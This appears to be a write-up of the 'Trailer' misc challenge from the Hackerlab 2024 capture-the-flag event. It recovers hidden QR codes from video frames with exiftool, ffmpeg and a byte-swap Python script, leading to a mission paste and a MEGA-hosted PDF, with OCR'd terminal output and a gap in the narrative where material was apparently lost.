

## Hackerlab 2024



June 1st, 12:00:00 AM – June 30th, 11:59:00 PM

[Rules](#) | [Discord](#)

Once you have read above...

[Login here](#) or [register here](#)

Powered by ASIN

1 2 3 4 5 6 7

no IPv6 [W: 49%] at [iPhone] 172.26.10.5 | E: down | FULL 72.16% 379.0 GiB 0.91 | 4.7 GiB | 9.9 GiB | 2024.06.02 11:40:00

### Challenges:

- Trailer
- Fancy Blog
- Integer
- KeyQuest
- CACT
- Key Check
- FPO

### Trailer

Challenge

10 Solves



# Trailer

## 500

MISC

Trailer\_Hackerlab2024\_challenge.mp4

Author: W1z4rd

Flag

Submit

We are given an mp4 video here's the metadata

```
markhaxor: ~/Desktop/CTF/Hackerlab24/Trailer
```

```
| File Edit View Search Terminal Help
```

```
Δ ➜ ~/Desktop/CTF/Hackerlab24/Trailer > exiftool Trailer_Hackerlab2024_challenge.mp4
ExifTool Version Number : 12.67
File Name   : Trailer_Hackerlab2024_challenge.mp4
File Directory :
File Size    : 8.1 MB
File Modification Date/Time : 2024:06:01 19:30:26+01:00
File Access Date/Time  : 2024:06:01 20:05:50+01:00
File Inode Change Date/Time : 2024:06:01 20:03:52+01:00
File Permissions : -rw-r--r--
File Type     : MP4
File Type Extension : mp4
MIME Type    : video/mp4
Major Brand   : MP4 Base Media v1 [ISO 14496-12:2003]
Minor Version : 0.2.0
Compatible Brands : isom, iso2, avcl, mp41
Media Data Size : 7999765
Media Data Offset : 48
Movie Header Version : 0
Create Date   : 0000:00:00 00:00:00
Modify Date   : 0000:00:00 00:00:00
Time Scale    : 1000
Duration      : 0:01:10
Preferred Rate : 1
Preferred Volume : 100.00%
Preview Time   : 0 s
Preview Duration : 0 s
Poster Time   : 0 s
Selection Time : 0 s
Selection Duration : 0 s
Current Time   : 0 s
Next Track ID  : 3
Track Header Version : 0
Track Create Date : 0000:00:00 00:00:00
Track Modify Date : 0000:00:00 00:00:00
Track ID       : 1
Track Duration : 0:01:10
Track Layer    : 0
Track Volume   : 0.00%
Image Width   : 1280
Image Height  : 720
Graphics Mode : srcCopy
Op Color       : 0 0 0
Compressor ID  : avcl
Source Image Width : 1280
Source Image Height : 720
X Resolution  : 72
Y Resolution  : 72
Compressor Name : Lavc60.3.100 libx264
Bit Depth     : 24
Pixel Aspect Ratio : 1:1
Buffer Size    : 0
Max Bitrate   : 784083

```

```
[1 2 3 4 5 6 7]           no IPv6 [W: 1 79% et iPhone] 172.39.10.5 E: 0ms | FULL 72.16% | 379.0 GiB 0.51 | 4.7 GiB | 9.8 GiB | 2024-06-02 11:44:05 ☀️ 📱 ↻
```

```

darkhaxor: ~/Desktop/CTF/Hackerlab24/Trailer
File Edit View Search Terminal Help
Preferred Rate : 1
Preferred Volume : 100.00%
Preview Time : 0 s
Preview Duration : 0 s
Poster Time : 0 s
Selection Time : 0 s
Selection Duration : 0 s
Current Time : 0 s
Next Track ID : 3
Track Header Version : 0
Track Create Date : 00:00:00 00:00:00
Track Modify Date : 00:00:00 00:00:00
Track ID : 1
Track Duration : 0:01:10
Track Layer : 0
Track Volume : 0.00%
Image Width : 1280
Image Height : 720
Graphics Mode : srcCopy
Op Color : 0 0 0
Compressor ID : avcl
Source Image Width : 1280
Source Image Height : 720
X Resolution : 72
Y Resolution : 72
Compressor Name : Lavc60.3.100 libx264
Bit Depth : 24
Pixel Aspect Ratio : 1:1
Buffer Size : 0
Max Bitrate : 784083
Average Bitrate : 784083
Video Frame Rate : 60
Matrix Structure : 1 0 0 0 1 0 0 0 1
Media Header Version : 0
Media Create Date : 00:00:00 00:00:00
Media Modify Date : 00:00:00 00:00:00
Media Time Scale : 44100
Media Duration : 0:01:10
Media Language Code : und
Handler Description : SoundHandler
Balance : 0
Audio Format : mp4a
Audio Channels : 2
Audio Bits Per Sample : 16
Audio Sample Rate : 44100
Handler Type : Metadata
Handler Vendor ID : Apple
Encoder : Lavf60.3.100
Image Size : 1280x720
Megapixels : 0.922
Avg Bitrate : 916 kbps
Rotation : 0

```

ADB -> /data/CTF/Hackerlab24/Trailer >

no IPv6 [W: 7% at (iPhone) 172.20.10.5] E: down | FULL, 72.16%, 379.0 GiB | 1.61/5.3 GiB | 9.7 GiB | 2024-06-02 11:44:15

There's nothing really of interest there

Moving on, I watched the video and while watching it I noticed this

TERMINAL 2

```

ls
LOADING
100 %

```

00:46 01:09

01:09

All websites, SCADA, ICS, and IoT systems under hacker control.

It might not look visible but there are reoccurring dots at the top right corner of the video

But because the video is playing we can't understand it is exactly

To solve that we need to extract each frames

Playing around with how I can accomplish this using various writeup online I came across this from [SEETF](#)

Ok this looks pretty nice and luckily it works :)

First I ran this command:

```
mkdir solve  
ffmpeg -i Trailer_Hackerlab2024_challenge.mp4 -vf fps=60 solve/%d.png
```


```
Δ ~ /Desktop/CTF/Hackerlab24/Trailer > ffmpeg -i Trailer_Hackerlab2024_challenge.mp4 -vf fps=60 solve/%d.png  
ffmpeg version 6.1-3 Copyright (c) 2000-2023 the FFmpeg developers  
  built with gcc 13 (Debian 13.2-6)  
configuration: --prefix=/usr --extra-version=3 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --arch=amd64 --enable-gpl --disable-stripping  
--enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libdavid --enable-libflite --  
enable-libfontconfig --enable-libfribidi --enable-libfsLang --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg  
--enable-libopenmp4 --enable-libopus --enable-libpulse --enable-librabbitmq --enable-librist --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex  
--enable-libsrtp --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libx  
vid --enable-libzimg --enable-libzmq --enable-libzvbi --enable-libzvbi2 --enable-omx --enable-opencl --enable-opengl --enable-opengl --enable-sdl2 --enable-sndio --enable-libxl --enable-pockets  
phm --enable-librsvg --enable-libvpl --disable-libmf --enable-libdcl394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-freir --enable-libsvtav1 --enable-libx264 --enable  
ble-libplacebo --enable-libravle --enable-shared  
libavutil      58. 29.100 / 58. 29.100  
libavcodec     60. 31.102 / 60. 31.102  
libavformat    60. 16.100 / 60. 16.100  
libavdevice    60.  3.100 / 60.  3.100  
libavfilter     9. 12.100 /  9. 12.100  
libswscale      7.  5.100 /  7.  5.100  
libswresample   4. 12.100 /  4. 12.100  
libpostproc    57.  3.100 / 57.  3.100  
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'Trailer_Hackerlab2024_challenge.mp4':  
  Metadata:  
    major_brand : isom  
    minor_version : 512  
    compatible_brands: isomiso2avc1mp41  
    encoder : Lavf60.3.100  
Duration: 00:01:09.87, start: 0.000000, bitrate: 929 kb/s  
Stream #0:0[0x1](und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(progressive), 1280x720 [SAR 1:1 DAR 16:9], 784 kb/s, 60 fps, 60 tbr, 15360 tbn (default)  
  Metadata:  
    handler_name : VideoHandler  
    vendor_id   : [0][0][0][0]  
    encoder    : Lavc60.3.100 libx264  
Stream #0:1[0x2](und): Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 131 kb/s (default)  
  Metadata:  
    handler_name : SoundHandler  
    vendor_id   : [0][0][0][0]  
Stream mapping:  
  Stream #0:0 -> #0:0 (h264 (native) -> png (native))  
Press [q] to stop, [?] for help  
Output #0, image2, to 'solve/%d.png':  
  Metadata:  
    major_brand : isom  
    minor_version : 512  
    compatible_brands: isomiso2avc1mp41  
    encoder : Lavf60.16.100  
Stream #0:0(und): Video: png, rgb24(pc, gbr/unknown/unknown, progressive), 1280x720 [SAR 1:1 DAR 16:9], q=2-31, 200 kb/s, 60 tbn (default)  
  Metadata:  
    handler_name : VideoHandler  
    vendor_id   : [0][0][0][0]  
    encoder    : Lavc60.31.102 png  
[out#0/image2 @ 0x55d7bf616b80] video:1743221kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: unknown  
frame= 4192 fps= 50 q=-0.0 Lsize=N/A time=00:01:09.85 bitrate=N/A speed=0.83x  
Δ ~ /Desktop/CTF/Hackerlab24/Trailer > █ 1m 24s  
[ 2, 3, 4, 5, 6, 7 ]
```

Next I ran the `solve.py` file attached in the Github link

After about 12 minutes I got the newly constructed image which when opened shows this

```
arkhaxor: ~/Desktop/CTF/Hackerlab24/Trailer
File Edit View Search Terminal Help
98.78% 1.png
98.81% 4081.png
98.83% 762.png
98.85% 918.png
98.88% 2623.png
98.90% 3254.png
98.93% 1888.png
98.97% 157.png
99.00% 4051.png
99.02% 1541.png
99.05% 4165.png
99.07% 1093.png
99.09% 1134.png
99.12% 2366.png
99.14% 293.png
99.17% 1267.png
99.19% 511.png
99.21% 231.png
99.24% 3726.png
99.26% 3783.png
99.28% 4046.png
99.31% 1567.png
99.33% 3769.png
99.36% 3936.png
99.38% 490.png
99.40% 44.png
99.41% 2059.png
99.45% 611.png
99.48% 773.png
99.50% 182.png
99.52% 1901.png
99.55% 230.png
99.57% 661.png
99.59% 772.png
99.62% 2254.png
99.64% 850.png
99.67% 2750.png
99.69% 3362.png
99.71% 3480.png
99.74% 470.png
99.76% 2919.png
99.79% 3220.png
99.81% 1320.png
99.83% 2537.png
99.86% 3700.png
99.88% 3635.png
99.90% 2292.png
99.93% 64.png
99.95% 339.png
99.98% 916.png
```


```
Δ ~ ~/Desktop/CTF/Hackerlab24/Trailer > ls
arkhaxor: ~/Desktop/CTF/Hackerlab24/Trailer
File Edit View Search Terminal Help
Trailer_Hackerlab2024_challenge.mp4  new.png  solve  solve.py
```




But damn it doesn't seem to be complete but it's a qrcode

When I looked harder I saw that it's rather complete just that the white image pane covers it

I uploaded it to [Aperisolve](#)



From the View options I choose the first one and opened it in a new tab



I used my phone because iPhone can automatically scan QRcode

Another reason why I approached using my phone was because some online decoder can't decode it and I wasn't in any mood to fix that

To decode --> Camera --> Photo: It will scan it and redirect here [justpaste.it/1nhcv](http://justpaste.it/1nhcv)

12:22

LTE 24

AA

justpaste.it



# JustPaste.it

Add

Account

## Your Mission!



**0xW1z4rd** @0xW1z4rd · 29 May

2024 · edited: 31 May 2024



### The mission unveiled:

Your mission, should you choose to accept it, is to help us identify their objectives and counter this threat.

A member of the cybercriminal group ICS Infiltrator, known for hacking industrial systems, was spotted in Benin. He was filmed





```
d8ff e0ff
```

It's meant to be:

```
ffd8 ffe0
```

Ideally we might want to just fix the bytes but the same swap might be applied to the other bytes which is the case here


So I wrote a script to fix this

```
with open('data', "r") as f:  
    file = f.read().strip()  
  
chunks = []  
  
for i in range(0, len(file), 4):  
    byte = file[i:i+4]  
    first = byte[0:2]  
    last = byte[2:4]  
    chunks.append(last+first)  
  
hex_string = ''.join(chunks)  
  
with open("chall.jpg", "wb") as f:  
    f.write(bytes.fromhex(hex_string))
```

Running that gives the fixed image file

```
arkhaxor: ~/Desktop/CTF/Hackerlab24/Trailer
File Edit View Search Terminal Help
Δ ➜ ~/Desktop/CTF/Hackerlab24/Trailer > python fix_hex.py
Δ ➜ ~/Desktop/CTF/Hackerlab24/Trailer > file chall.jpg
chall.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 148x320, components 3
Δ ➜ ~/Desktop/CTF/Hackerlab24/Trailer >
```


I opened it and saw yet another qrcode



Again I used tried using my phone to decode it but now it doesn't work

I then noticed that the 3rd block of the qr is blocked, maybe that's what preventing it from working?

I uploaded it [here](#) to and made some funny edits



Luckily my phone scanned it properly and got this

12:50

LTE 54%

AA


mega.nz



MEGA

Log in





But for some reason it doesn't show a download file?

I copied and paste the link to my laptop and now it works properly [link](https://mega.nz/file/dtcG1Y4Y#KETRvi2HZJAElcNepAVdKr2Qj7bRNwCC1SuqL4w9EI)

Download - MEGA - Mozilla Firefox

https://mega.nz/file/dtcG1Y4Y#KETRvi2HZJAElcNepAVdKr2Qj7bRNwCC1SuqL4w9EI

Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec x64.syscall.sh quipquip

MEGA EN Create account Log in

ics\_discussion.pdf 44 KB

